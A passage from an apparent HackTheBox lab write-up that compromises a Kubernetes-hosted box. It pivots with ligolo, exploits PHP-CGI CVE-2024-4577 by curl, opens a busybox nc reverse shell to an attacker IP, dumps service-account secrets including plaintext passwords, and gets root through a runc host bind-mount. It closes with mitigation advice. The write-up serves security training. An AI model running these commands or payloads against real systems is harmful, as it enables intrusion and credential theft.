nc -q 0 -l -p 8000 < agent
#inside pod
cat < /dev/tcp/10.10.14.102/8000 > agent
chmod +x agent
#starting agent after spinning up ligolo on attacker
./agent -connect 10.10.14.102:11601 -ignore-cert -retry
With only cat and the common bash notation of /dev/tcp/IP/PORT we are able to transfer files in and out of the pod (in this case a ligolo agent). If you’re not familiar with ligolo I heavily recommend looking into it, as it is in my opinion the best, most stable pivoting tool https://github.com/Nicocha30/ligolo-ng.
Setup routing just to new pod:
#attacker host
sudo ip route add 10.43.2.241/32 dev ligolo
Now we’re able to reach this pod under port 5000:
curl 10.43.2.241:5000
<!DOCTYPE html>
<html>
<head>
  <title>GiveBack LLC Internal CMS</title>
  <!-- Developer note: phpinfo accessible via debug mode during migration window -->
  <style>
    body { font-family: Arial, sans-serif; margin: 40px; background: #f9f9f9; }
    .header { color: #333; border-bottom: 1px solid #ccc; padding-bottom: 10px; }
    .info { background: #eef; padding: 15px; margin: 20px 0; border-radius: 5px; }
    .warning { background: #fff3cd; border: 1px solid #ffeeba; padding: 10px; margin: 10px 0; }
    .resources { margin: 20px 0; }
    .resources li { margin: 5px 0; }
    a { color: #007bff; text-decoration: none; }
    a:hover { text-decoration: underline; }
  </style>
</head>
<body>
  <div class="header">
    <h1>🏢 GiveBack LLC Internal CMS System</h1>
    <p><em>Development Environment – Internal Use Only</em></p>
  </div>

  <div class="warning">
    <h4>⚠️ Legacy Notice</h4>
    <p>**SRE** - This system still includes legacy CGI support. Cluster misconfiguration may likely expose internal scripts.</p>
  </div>

  <div class="resources">
    <h3>Internal Resources</h3>
    <ul>
      <li><a href="/admin/">/admin/</a> — VPN Required</li>
      <li><a href="/backups/">/backups/</a> — VPN Required</li>
      <li><a href="/runbooks/">/runbooks/</a> — VPN Required</li>
      <li><a href="/legacy-docs/">/legacy-docs/</a> — VPN Required</li>
      <li><a href="/debug/">/debug/</a> — Disabled</li>
      <li><a href="/cgi-bin/info">/cgi-bin/info</a> — CGI Diagnostics</li>
      <li><a href="/cgi-bin/php-cgi">/cgi-bin/php-cgi</a> — PHP-CGI Handler</li>
      <li><a href="/phpinfo.php">/phpinfo.php</a></li>
      <li><a href="/robots.txt">/robots.txt</a> — Crawlers: Disallowed</li>
    </ul>
  </div>

  <div class="info">
    <h3>Developer Note</h3>
    <p>This CMS was originally deployed on Windows IIS using <code>php-cgi.exe</code>.
    During migration to Linux, the Windows-style CGI handling was retained to ensure
    legacy scripts continued to function without modification.</p>
  </div>
</body>
</html>
Enumeration with feroxbuster leads to an additional page, tough I ran into a block/ratelimiting, which blocked me after a few requests for a short time:
─$ feroxbuster -u 'http://10.43.2.241:5000/' -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -x php,txt,bak,js

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.43.2.241:5000/
 🚩  In-Scope Url          │ 10.43.2.241
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💲  Extensions            │ [php, txt, bak, js]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       11w      153c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        1l        4w       25c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        7l       11w      169c http://10.43.2.241:5000/cgi-bin => http://10.43.2.241:5000/cgi-bin/
200      GET        1l        2w       17c http://10.43.2.241:5000/phpinfo.php
403      GET        7l        9w      153c http://10.43.2.241:5000/robots.txt
200      GET        1l        1w        2c http://10.43.2.241:5000/cgi-bin/php-cgi
200      GET       50l      217w     2068c http://10.43.2.241:5000/
200      GET       39l       61w      708c http://10.43.2.241:5000/test.php
200      GET       50l      217w     2068c http://10.43.2.241:5000/index.php
403      GET        7l        9w      153c http://10.43.2.241:5000/cgi-bin/
However it was enough to find endpoint test.php, which was not on the index-page:
http://10.43.2.241:5000/test.php
It states there is a legacy system on work. Looking for old vulnerabilities PHP version 8.3.3, I stumbled upon this CVE https://www.cvedetails.com/cve/CVE-2024-4577/.
In this CVE it is mentioned that it only works on Windows, but the comment on the index-page says that “Windows-style CGI handling was retained”, so an exploit might work anyway.
In https://github.com/php/php-src/security/advisories/GHSA-3qgc-jrrr-25jv under point 3.2 it is documented how the exploit is executed. It should only execute PHP code. You only find out by try and error that plain bash / system execution directly work. I found this relatively easily, but I know other people struggled on this part, because if you follow the CVE you think there must be some form of PHP code execution.
curl -v "http://10.43.2.241:5000/cgi-bin/php-cgi?%add+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input" -d "id"
*   Trying 10.43.2.241:5000...
* Connected to 10.43.2.241 (10.43.2.241) port 5000
* using HTTP/1.x
> POST /cgi-bin/php-cgi?%add+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input HTTP/1.1
> Host: 10.43.2.241:5000
> User-Agent: curl/8.15.0
> Accept: */*
> Content-Length: 2
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 2 bytes
< HTTP/1.1 200 OK
< Server: nginx/1.24.0
< Date: Mon, 03 Nov 2025 15:10:32 GMT
< Content-Type: text/html; charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< X-Powered-By: PHP/8.3.3
<
[START]uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
* Connection #0 to host 10.43.2.241 left intact
[END]
Trying to get a reverse shell with bash fails, as it is not on this pod. Enumeration with which reveals busybox is available, so we can get a reverse shell with:
curl -v "http://10.43.2.241:5000/cgi-bin/php-cgi?%add+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input" -d "busybox nc 10.10.14.102 9001 -e /bin/sh" Note: there is also nc in this pod, tough I tend to use busybox’s version anyway , as this one always have the parameter -e , which is needed for binary execution after connection establishment.
Once again I extracted environment information from this new pod:
KUBERNETES_PORT=tcp://10.43.0.1:443
KUBERNETES_SERVICE_PORT=443
HOSTNAME=legacy-intranet-cms-6f7bf5db84-gb975
PHP_INI_DIR=/usr/local/etc/php
BETA_VINO_WP_WORDPRESS_PORT=tcp://10.43.61.204:80
BETA_VINO_WP_WORDPRESS_SERVICE_PORT=80
WP_NGINX_SERVICE_SERVICE_PORT=80
LEGACY_INTRANET_SERVICE_SERVICE_HOST=10.43.2.241
WP_NGINX_SERVICE_PORT=tcp://10.43.4.242:80
SHLVL=7
PHP_CGI_VERSION=8.3.3
LEGACY_INTRANET_SERVICE_PORT_5000_TCP=tcp://10.43.2.241:5000
HOME=/root
OLDPWD=/var/www/html/cgi-bin
PHP_LDFLAGS=-Wl,-O1 -pie
LEGACY_CGI_ENABLED=true
BETA_VINO_WP_WORDPRESS_PORT_80_TCP_ADDR=10.43.61.204
BETA_VINO_WP_MARIADB_PORT_3306_TCP_ADDR=10.43.147.82
PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
WP_NGINX_SERVICE_PORT_80_TCP_ADDR=10.43.4.242
PHP_VERSION=8.3.3
LEGACY_INTRANET_SERVICE_PORT=tcp://10.43.2.241:5000
LEGACY_INTRANET_SERVICE_SERVICE_PORT=5000
LEGACY_MODE=enabled
BETA_VINO_WP_MARIADB_PORT_3306_TCP_PORT=3306
BETA_VINO_WP_WORDPRESS_PORT_80_TCP_PORT=80
GPG_KEYS=1198C0117593497A5EC5C199286AF1F9897469DC C28D937575603EB4ABB725861C0779DC5C0A9DE4 AFD8691FDAEDF03BDF6E460563F15A9B715376CA
BETA_VINO_WP_WORDPRESS_PORT_80_TCP_PROTO=tcp
BETA_VINO_WP_MARIADB_SERVICE_HOST=10.43.147.82
BETA_VINO_WP_MARIADB_PORT_3306_TCP_PROTO=tcp
WP_NGINX_SERVICE_PORT_80_TCP_PORT=80
PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_ASC_URL=https://www.php.net/distributions/php-8.3.3.tar.xz.asc
WP_NGINX_SERVICE_PORT_80_TCP_PROTO=tcp
BETA_VINO_WP_MARIADB_SERVICE_PORT_MYSQL=3306
PHP_URL=https://www.php.net/distributions/php-8.3.3.tar.xz
TERM=xterm
PHP_MAX_EXECUTION_TIME=120
KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
BETA_VINO_WP_MARIADB_PORT=tcp://10.43.147.82:3306
BETA_VINO_WP_MARIADB_SERVICE_PORT=3306
BETA_VINO_WP_WORDPRESS_PORT_443_TCP_ADDR=10.43.61.204
BETA_VINO_WP_WORDPRESS_PORT_80_TCP=tcp://10.43.61.204:80
BETA_VINO_WP_MARIADB_PORT_3306_TCP=tcp://10.43.147.82:3306
KUBERNETES_PORT_443_TCP_PORT=443
PHP_MEMORY_LIMIT=128M
WP_NGINX_SERVICE_PORT_80_TCP=tcp://10.43.4.242:80
KUBERNETES_PORT_443_TCP_PROTO=tcp
CMS_ENVIRONMENT=development
BETA_VINO_WP_WORDPRESS_PORT_443_TCP_PORT=443
BETA_VINO_WP_WORDPRESS_PORT_443_TCP_PROTO=tcp
BETA_VINO_WP_WORDPRESS_SERVICE_PORT_HTTP=80
WP_NGINX_SERVICE_SERVICE_PORT_HTTP=80
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443
PHPIZE_DEPS=autoconf            dpkg-dev dpkg           file            g++             gcc             libc-dev            make            pkgconf                 re2c
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_ADDR=10.43.2.241
KUBERNETES_SERVICE_HOST=10.43.0.1
PWD=/var/www/html
PHP_SHA256=b0a996276fe21fe9ca8f993314c8bc02750f464c7b0343f056fb0894a8dfa9d1
BETA_VINO_WP_WORDPRESS_SERVICE_PORT_HTTPS=443
BETA_VINO_WP_WORDPRESS_PORT_443_TCP=tcp://10.43.61.204:443
BETA_VINO_WP_WORDPRESS_SERVICE_HOST=10.43.61.204
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_PORT=5000
LEGACY_INTRANET_SERVICE_SERVICE_PORT_HTTP=5000
LEGACY_INTRANET_SERVICE_PORT_5000_TCP_PROTO=tcp
WP_NGINX_SERVICE_SERVICE_HOST=10.43.4.242
We can find kubernetes service running under endpoint tcp://10.43.0.1:443.
Pod enumeration reveals kubernetes secrets can be found here, so this is a so called hot pod:
/run/secrets/kubernetes.io/serviceaccount # ls -lha
total 4K
drwxrwxrwt    3 root     root         140 Nov  3 19:14 .
drwxr-xr-x    3 root     root        4.0K Nov  3 17:39 ..
drwxr-xr-x    2 root     root         100 Nov  3 19:14 ..2025_11_03_19_14_50.2265124112
lrwxrwxrwx    1 root     root          32 Nov  3 19:14 ..data -> ..2025_11_03_19_14_50.2265124112
lrwxrwxrwx    1 root     root          13 Nov  3 13:33 ca.crt -> ..data/ca.crt
lrwxrwxrwx    1 root     root          16 Nov  3 13:33 namespace -> ..data/namespace
lrwxrwxrwx    1 root     root          12 Nov  3 13:33 token -> ..data/token
To enumerate what this credentials can do on kubernetes service endpoint, we need to change ligolo routing configuration to include the full subnet (or just 10.43.0.1/32 in addition, whatever you prefer):
sudo ip route del 10.43.2.241/32
sudo ip route add 10.43.0.0/16 dev ligolo
If you’re unfamiliar with kubernetes I can recommend this hacktricks page
Without passing credentials we can observe we are unauthorized talking to the service.
curl https://10.43.0.1:443 -k                                                                                                                     60 ⨯
{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {},
  "status": "Failure",
  "message": "Unauthorized",
  "reason": "Unauthorized",
  "code": 401
}
Save the content of the token and cert file (ca.cert) onto your attacker host and cat the token file in a bash variable.
token=$(cat token)To enumerate the kubernetes service you can use kubectl, this cheatsheet helped me quiet a lot.
kubectl --server=https://10.43.0.1:443 --token=$token --certificate-authority=ca.crt auth whoami                                                   1 ⨯
ATTRIBUTE                                           VALUE
Username                                            system:serviceaccount:default:secret-reader-sa
UID                                                 72c3f0a5-9b08-438a-a307-b60874635a9a
Groups                                              [system:serviceaccounts system:serviceaccounts:default system:authenticated]
Extra: authentication.kubernetes.io/credential-id   [JTI=b8a9fdc2-7bcb-4f46-b558-231ae0e22e16]
Extra: authentication.kubernetes.io/node-name       [giveback.htb]
Extra: authentication.kubernetes.io/node-uid        [12a8a9cf-c35b-41f3-b35a-42c262e43046]
Extra: authentication.kubernetes.io/pod-name        [legacy-intranet-cms-6f7bf5db84-gb975]
Extra: authentication.kubernetes.io/pod-uid         [07940323-632b-4409-911b-c2ffa1fbdca9]
We see this token belongs to system:serviceaccount:default:secret-reader-sa.
Trying to enumerate any pods fails (we have no right):
kubectl --server=https://10.43.0.1:443 --token=$token --certificate-authority=ca.crt get pod But as the service name suggest, we are able to enumerate kubernetes secrets:
kubectl --server=https://10.43.0.1:443 --token=$token --certificate-authority=ca.crt get secret                                                    1 ⨯
NAME                                  TYPE                 DATA   AGE
beta-vino-wp-mariadb                  Opaque               2      407d
beta-vino-wp-wordpress                Opaque               1      407d
sh.helm.release.v1.beta-vino-wp.v58   helm.sh/release.v1   1      65d
sh.helm.release.v1.beta-vino-wp.v59   helm.sh/release.v1   1      65d
sh.helm.release.v1.beta-vino-wp.v60   helm.sh/release.v1   1      65d
sh.helm.release.v1.beta-vino-wp.v61   helm.sh/release.v1   1      64d
sh.helm.release.v1.beta-vino-wp.v62   helm.sh/release.v1   1      64d
sh.helm.release.v1.beta-vino-wp.v63   helm.sh/release.v1   1      64d
sh.helm.release.v1.beta-vino-wp.v64   helm.sh/release.v1   1      64d
sh.helm.release.v1.beta-vino-wp.v65   helm.sh/release.v1   1      64d
sh.helm.release.v1.beta-vino-wp.v66   helm.sh/release.v1   1      39d
sh.helm.release.v1.beta-vino-wp.v67   helm.sh/release.v1   1      39d
user-secret-babywyrm                  Opaque               1      6h18
The entry under user-secret-babywyrm is immediately intriguing, retrieveing the plaintext secret is done with following command, which can be found on previous cheatsheet:
kubectl --server=https://10.43.0.1:443 --token=$token --certificate-authority=ca.crt get secret user-secret-babywyrm -o go-template='{{range $k,$v := .data}}{{"### "}}{{$k}}{{"\n"}}{{$v|base64decode}}{{"\n\n"}}{{end}}'
### MASTERPASS
3h0uT0ea7v3Vjz3nhEHSZRuVY3pDueik
Other usable secrets:
kubectl --server=https://10.43.0.1:443 --token=$token --certificate-authority=ca.crt get secret beta-vino-wp-mariadb -o go-template='{{range $k,$v := .data}}{{"### "}}{{$k}}{{"\n"}}{{$v|base64decode}}{{"\n\n"}}{{end}}'
### mariadb-password
sW5sp4spa3u7RLyetrekE4oS

### mariadb-root-password
sW5sp4syetre32828383kE4oS
kubectl --server=https://10.43.0.1:443 --token=$token --certificate-authority=ca.crt get secret beta-vino-wp-wordpress -o go-template='{{range $k,$v := .data}}{{"### "}}{{$k}}{{"\n"}}{{$v|base64decode}}{{"\n\n"}}{{end}}'
### wordpress-password
O8F7KR5zGiTrying new found credentials babywyrm:3h0uT0ea7v3Vjz3nhEHSZRuVY3pDueik gets us logged in via ssh and we can find the user flag:
ssh babywyrm@giveback.htb
To restore this content, you can run the 'unminimize' command.
Last login: Mon Nov 3 19:54:56 2025 from 10.10.14.102
babywyrm@giveback:~$ Root#
sudo -l shows we are able to execute a custom binary /opt/debug as root:
babywyrm@giveback:~$ sudo -l
Matching Defaults entries for babywyrm on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty, timestamp_timeout=0, timestamp_timeout=20

User babywyrm may run the following commands on localhost:
    (ALL) NOPASSWD: !ALL
    (ALL) /opt/debug
We do not have read permission on this file:
babywyrm@giveback:~$ ls -lha /opt/debug
-rwx------ 1 root root 1.1K Nov 22  2024 /opt/debug
Executing it needs an administrative password:
sudo /opt/debug

Validating sudo...
Please enter the administrative password:
Here I got stuck quiet a bit, when I tried all previously retrieved passwords. The solution finally was trying them in the format they are saved as kubernetes secret (in base64 encoding):
kubectl --server=https://10.43.0.1:443 --token=$token --certificate-authority=ca.crt get secret beta-vino-wp-mariadb -o go-template='{{range $k,$v := .data}}{{"### "}}{{$k}}{{"\n"}}{{$v}}{{"\n\n"}}{{end}}'
### mariadb-password
c1c1c3A0c3BhM3U3Ukx5ZXRyZWtFNG9T
c1c1c3A0c3BhM3U3Ukx5ZXRyZWtFNG9T was the working password. I chatted with the machine creator babywyrm and this was not intended and was changed in an update (so if you do the machine now, in fact the correct password is the decoded version: sW5sp4spa3u7RLyetrekE4oS). Quiet a lot of people got stuck in this part, as it is quiet a uncommon configuration.
Providing this password we are able to see that /opt/debug is just a wrapper for the runc binary:
Both passwords verified. Executing the command...
NAME:
   runc - Open Container Initiative runtime

runc is a command line client for running applications packaged according to
the Open Container Initiative (OCI) format and is a compliant implementation of the
Open Container Initiative specification.

runc integrates well with existing process supervisors to provide a production
container runtime environment for applications. It can be used with your
existing process monitoring tools and the container will be spawned as a
direct child of the process supervisor.

Containers are configured using bundles. A bundle for a container is a directory
that includes a specification file named "config.json" and a root filesystem.
The root filesystem contains the contents of the container.

To start a new instance of a container:

    # runc run [ -b bundle ] <container-id>

Where "<container-id>" is your name for the instance of the container that you
are starting. The name you provide for the container instance must be unique on
your host. Providing the bundle directory using "-b" is optional. The default
value for "bundle" is the current directory.

USAGE:
   runc.amd64.debug [global options] command [command options] [arguments...]

VERSION:
   1.1.11
commit: v1.1.11-0-g4bccb38c
spec: 1.0.2-dev
go: go1.20.12
libseccomp: 2.5.4

COMMANDS:
   checkpoint  checkpoint a running container
   create      create a container
   delete      delete any resources held by the container often used with detached container
   events      display container events such as OOM notifications, cpu, memory, and IO usage statistics
   exec        execute new process inside the container
   kill        kill sends the specified signal (default: SIGTERM) to the container's init process
   list        lists containers started by runc with the given root
   pause       pause suspends all processes inside the container
   ps          ps displays the processes running inside a container
   restore     restore a container from a previous checkpoint
   resume      resumes all processes that have been previously paused
   run         create and run a container
   spec        create a new specification file
   start       executes the user defined process in a created container
   state       output the state of a container
   update      update container resource constraints
   features    show the enabled features
   help, h     Shows a list of commands or help for one command

GLOBAL OPTIONS:
   --debug             enable debug logging
   --log value         set the log file to write runc logs to (default is '/dev/stderr')
   --log-format value  set the log format ('text' (default), or 'json') (default: "text")
   --root value        root directory for storage of container state (this should be located in tmpfs) (default: "/run/runc")
   --criu value        path to the criu binary used for checkpoint and restore (default: "criu")
   --systemd-cgroup    enable systemd cgroup support, expects cgroupsPath to be of form "slice:prefix:name" for e.g. "system.slice:runc:434234"
   --rootless value    ignore cgroup permission errors ('true', 'false', or 'auto') (default: "auto")
   --help, -h          show help
   --version, -v       print the version
runc is the low-level runtime used by container systems like Docker, containerd, and Podman. It is the program that actually creates and runs containers on Linux using kernel primitives like namespaces, cgroups, and chroot.
Abuse of runc is documented on hacktricks and is quiet easy (https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/runc-privilege-escalation.html) to execute:
- Creating
config.json:
sudo /opt/debug spec- Add following into
mountssection (usingvim):
{
	"type": "bind",
	"source": "/",
	"destination": "/",
	"options": [
			  "rbind",
			  "rw",
			  "rprivate"
		]
},- Make folder
rootfsin current directory:
mkdir rootfs- Escalate with:
sudo /opt/debug run demo
# id
uid=0(root) gid=0(root) groups=0(root)
We just mounted the whole host file system / in a container an went into it. This gives us full access to every file in the filesystem. We can read the root flag, drop a SSH key or modify passwd to allow us elevate to root without a password.
Learning Points#
- There are multiple ways to transfer files. Learning different methods should be a core skill, when having as limited toolset.
- Enumeration of the environment in pods was key in successful lateral movement.
- Note down any password you encounter on the way, as you may use them in a password reuse.
Mitigation Points#
- Have a good patch management and monitoring in play, avoiding the abuse of low hanging fruit CVEs
- Drop any legacy systems, that can’t be updated, or isolate them enough.
- Audit your pods for being
hot podsand protect them equally. Do not store any credentials out of convience. - Do not reuse any passwords, enforce usage of a password manager.
- Avoid putting binaries, especial custom binaries in the
sudoersfile. If you need to, audit them thouroghly for any public exploits.